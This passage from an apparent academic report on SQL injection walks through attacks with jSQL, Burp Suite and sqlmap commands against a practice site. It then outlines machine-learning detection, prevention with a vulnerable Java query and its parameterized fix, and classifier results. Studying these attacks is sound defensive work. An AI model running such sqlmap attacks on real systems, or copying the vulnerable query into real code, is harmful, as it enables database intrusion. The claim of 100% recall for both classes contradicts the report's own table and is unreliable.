


Figure 5.44 SQL Injection attack using J SQL Tool 4

- After selecting the tables right click on the database and click on load option to show all the data present in that table




Figure 5.45 SQL Injection attack using J SQL Tool 5

5.4 SQL Injection attack using Burp Suite Tool

- Setting up of network proxy and turning on network intercept




Figure 5.46 SQL Injection attack using Burp Suite Tool 1

- Typing the command- **Sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --proxy="127.0.0.1:4444" --batch** in kali linux terminal to capture the proxy

Figure 5.47 SQL Injection attack using Burp Suite Tool 2

- The intercept is captured on Burp Suite and by pressing the forward button on burp suite we can fasten up the SQLI process




Figure 5.48 SQL Injection attack using Burp Suite Tool 3

5.5 SQL Injection attack using Burp Suite Tool

Got to Burp Suite and turn on the intercept button. Later go to the target website and give a random username and password and press enter.




Figure 5.49 SQL Injection attack using Burp Suite Tool 1

- The request is captured by the burp suite. Once it is captured save the request in any folder.




Figure 5.50 SQL Injection attack using Burp Suite Tool 2

- Now run the command - **Sqlmap -r abc --batch** in kali linux terminal




Figure 5.51 SQL Injection attack using Burp Suite Tool 3

Chapter 6

SQL Injection Detection using Machine Learning Algorithms

To achieve the stated goals of assessing Support Vector Machines (SVM), Random Forest, and a hybrid SVM-Random Forest model for SQL injection detection in online applications, a methodical and rigorous approach is employed in the research process. The process is divided into discrete steps, each specifically designed to enable thorough investigation and analysis.

6.1. Detection of SQL Injection using SVM ML Model

6.1.1. Literature Review

- Review existing studies on SVM-based intrusion detection, emphasizing SQL injection scenarios.
- Investigate methodologies, features, and performance metrics used in SVM-based detection of SQL injection attacks.

6.1.2. Dataset Selection and Preparation

- Identify datasets suitable for SVM training in SQL injection detection.
- Preprocess datasets to include diverse SQL injection patterns and ensure uniformity.

6.1.3. Model Design and Implementation

- Design an SVM architecture optimized for SQL injection detection, considering kernel selection and hyperparameter tuning.
- Implement the SVM model using a suitable machine learning framework.

6.1.4. Training and Validation

- Train the SVM model on the selected dataset, utilizing cross-validation techniques.
- Validate the model's performance on a separate dataset to assess generalization capabilities.

6.1.5. Evaluation Metrics

- Define and employ standard evaluation metrics (Accuracy, Precision, Recall, F1 score) for SVM model assessment.
- Analyse the SVM model's performance based on the selected metrics.

6.1.6. Fine-Tuning and Optimization

- Fine-tune the SVM model based on evaluation results.
- Optimize SVM hyperparameters to enhance its effectiveness in SQL injection detection.

6.2. Detection of SQL Injection using Hybrid Model of SVM and Random Forest ML Models

6.2.1. Literature Review on Hybrid Models

- Explore existing literature on hybrid models combining SVM and Random Forest for intrusion detection.
- Identify successful integration strategies and architectures.

6.2.2. Dataset Harmonization

- Ensure compatibility between datasets used for SVM and Random Forest models.
- Adjust preprocessing steps to suit both SVM and Random Forest components of the hybrid model.

6.2.3. Hybrid Model Design and Implementation

- Design a hybrid model architecture that seamlessly integrates SVM and Random Forest for SQL injection detection.

- Implement the hybrid model, ensuring effective communication between SVM and Random Forest components.

6.2.4. Training and Validation

- Train the hybrid model on the harmonized dataset, balancing the contributions of SVM and Random Forest.

- Validate the hybrid model's performance using cross-validation techniques.

6.2.5. Evaluation Metrics for Hybrid Model

- Define specific evaluation metrics tailored to assess the hybrid model's performance.

- Compare the hybrid model's results against individual SVM and Random Forest models.

6.2.6. Fine-Tuning and Optimization of Hybrid Model

- Fine-tune hyperparameters and architecture of the hybrid model.

- Optimize the integration of SVM and Random Forest components for optimal detection accuracy.

6.3. Assess Random Forest's Aptitude for SQL Injection Detection

6.3.1. Literature Review on Random Forest in Intrusion Detection

- Conduct an extensive literature review focusing on Random Forest in the context of intrusion detection, with a specific emphasis on SQL injection.

- Explore existing research papers, studies, and real-world implementations to comprehend the effectiveness of Random Forest in identifying SQL injection attacks.

6.3.2. Dataset Expansion for Comprehensive Analysis

- Expand the dataset to encompass a more diverse and comprehensive range of SQL injection attack patterns.

- Ensure the dataset represents real-world scenarios by incorporating various attack patterns, obfuscation techniques, and normal payloads.

- Strive for a dataset that reflects the evolving landscape of SQL injection tactics.

6.3.3. Design and Implementation of Tailored Random Forest Model

- Design a Random Forest model specifically tailored for SQL injection detection, considering the unique characteristics of this type of cyber threat.

- Implement the designed model using a suitable machine learning framework, ensuring robustness and efficiency.

6.3.4. Training and Cross-Validation for Performance Evaluation

- Conduct extensive training of the Random Forest model on the expanded dataset.

- Implement cross-validation techniques to evaluate the model's performance under different scenarios.

- Define and employ standard evaluation metrics such as Accuracy, Precision, Recall, and F1 score to assess the efficacy of the Random Forest-based SQL injection detection model.

6.4. Comparing Support Vector and Random Forest model for SOL Injection Detection

6.4.1. Comparative Performance Evaluation

• Perform an extensive evaluation of Random Forest and Support Vector Machine (SVM) models for SQL injection detection.

• Examine performance measures such as accuracy, precision, recall, and F1-score to see how well each model differentiates between valid queries and SQL injection attacks.

6.4.2. Robustness Analysis

• Evaluate the robustness of SVM and Random Forest models against various SQL injection attack types, considering both common and sophisticated attack vectors.

• Investigate the models' resilience to evasion techniques and their ability to adapt to evolving attack patterns.

6.4.3. Computational Efficiency Assessment

• Analyse the computational efficiency of SVM and Random Forest models in terms of training time, prediction time, and resource utilization.

• Assess the scalability of each model with respect to dataset size and feature dimensions.

6.4.4. Generalization Capability

• Investigate the generalization capabilities of SVM and Random Forest models across diverse datasets and attack scenarios.

• Examine how well each model adapts to different distributions of SQL injection attacks and variations in dataset characteristics.

6.4.5. Experimental Design:

• Design experiments to ensure a fair and comprehensive comparison between SVM and Random Forest models.

• Define consistent evaluation methodologies, including data preprocessing, model training, and performance evaluation.

6.4.6. Statistical Analysis

• Perform statistical tests to identify significant differences in performance metrics between SVM and Random Forest models.

• Explore any emerging patterns or trends from the comparative analysis.

6.4.7. Practical Implications

• Provide insights into the strengths and weaknesses of SVM and Random Forest models for SQL injection detection.

• Offer recommendations for selecting the most suitable model based on performance, computational requirements, and deployment considerations.




Figure 4.1Various modules used for SQL Injection Detection

Chapter 7

Preventing SQLI Vulnerability

7.1. Principal Barriers

• Using prepared statements (parameterized queries) is Option 1.

• Option 2: Use Partially Stored Procedures

• Partial Whitelist Input Validation is Option 3.

• Option 4: Partial Escape from All User-Supplied Input

7.1.1. Using Prepared Statements as the First Option

SQLi-vulnerable code

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
             + request.getParameter("customerName");
try {
    Statement statement = connection.createStatement( ... );
    ResultSet results = statement.executeQuery( query );
}
...
```

• The problem here is that the SQL statement contains the user-supplied input "customer name" right in.

There are two processes involved in building the SQL statement:

• The program defines the structure of the query, including placeholders for each piece of user input.
• The content of each placeholder is specified by the application.

Code not vulnerable to SQL:

```
// This should REALLY be validated too
String custname = request.getParameter("customerName");
// Perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

7.1.2. Using Stored Procedures as the Second Option

A batch of statements gathered together and stored in the database is called a stored procedure. It must still be called parameterized since it is not always safe from SQL injection.

7.1.3. Whitelist Input Validation Option 3

• Outlining the permissible values. Everything else is regarded as not approved.
• Helpful for values, such the table name, that cannot be supplied as placeholders for parameters.

7.1.4. Choice 4: Disregarding Every User-Supplied Data

•

Must be reserved for extreme situations.

7.2. Additional Defences

• Enforcing Least Privilege

• Performing Whitelist Input Validation as a Secondary Defence

7.2.1. Least Privilege

• Use the lowest level of privileges when accessing the database.
• Remove or disable unnecessary default functionality.
• Apply the CIS benchmark for the database in use.
• Apply vendor-issued security patches on time.




Figure 5.1 Least Privilege

Chapter 8

Results

8.1. Results after applying ML Algorithms on Modified_SQL_Dataset

8.1.1 Result Table

Table 8.1 Result table for Modified_SQL_Dataset

Algorithm	Accuracy	Precision (0)	Precision (1)	Recall (0)	Recall (1)	F1-score (0)	F1-score (1)
Gaussian Naive Bayes	0.819	0.99	0.68	0.72	0.98	0.83	0.80
SVM	0.991	0.99	1.00	1.00	0.98	0.99	0.99
Random Forest	0.981	0.97	1.00	1.00	0.95	0.99	0.97
K-Nearest Neighbors	0.824	0.97	0.69	0.74	0.96	0.84	0.80
Logistic Regression	0.960	0.95	0.98	0.99	0.91	0.97	0.94
Decision Tree Classifier	0.967	0.96	0.97	0.98	0.94	0.97	0.95
AdaBoost Classifier	0.980	0.98	0.99	0.99	0.96	0.98	0.97
Gradient Boosting Classifier	0.979	0.97	0.99	1.00	0.95	0.98	0.97
Linear Discriminant Analysis (LDA)	0.945	0.93	0.98	0.99	0.87	0.96	0.92
Quadratic Discriminant Analysis (QDA)	0.935	0.91	0.98	0.99	0.84	0.95	0.90
XGBoost Classifier	0.832	0.98	0.69	0.74	0.98	0.85	0.81
CatBoost Classifier	0.826	0.97	0.69	0.74	0.97	0.84	0.80
LightGBM Classifier	0.826	0.97	0.69	0.74	0.97	0.84	0.80
CNN Model	0.988	0.98	0.99	1.00	0.97	0.99	0.98
LSTM Model	0.988	0.99	0.98	0.99	0.98	0.99	0.98
Bidirectional LSTM Model	0.987	0.99	0.98	0.99	0.98	0.99	0.98
CNN-BiLSTM Hybrid Model	0.987	0.98	0.99	0.99	0.97	0.99	0.98
SVM-RF Hybrid Model	0.991	0.99	1.00	1.00	0.98	0.99	0.99

The SVM-RF Hybrid Model stands out as the top performer among the listed models, boasting an impressive accuracy of 99.1%. This hybrid model combines the strengths of Support Vector Machine (SVM) and Random Forest (RF) techniques, resulting in exceptional predictive capability. With precision scores of 99% and 100% for both classes, the model exhibits a remarkable ability to minimize false positives while maximizing true positive identifications. Additionally, achieving perfect recall (100%) for both classes underscores the model's sensitivity in capturing all instances accurately. By leveraging the complementary strengths of SVM and RF, this hybrid approach delivers robust

performance across various metrics, making it the preferred choice for reliable classification tasks.

8.1.2 Accuracy Bar Graph for Different Classifiers

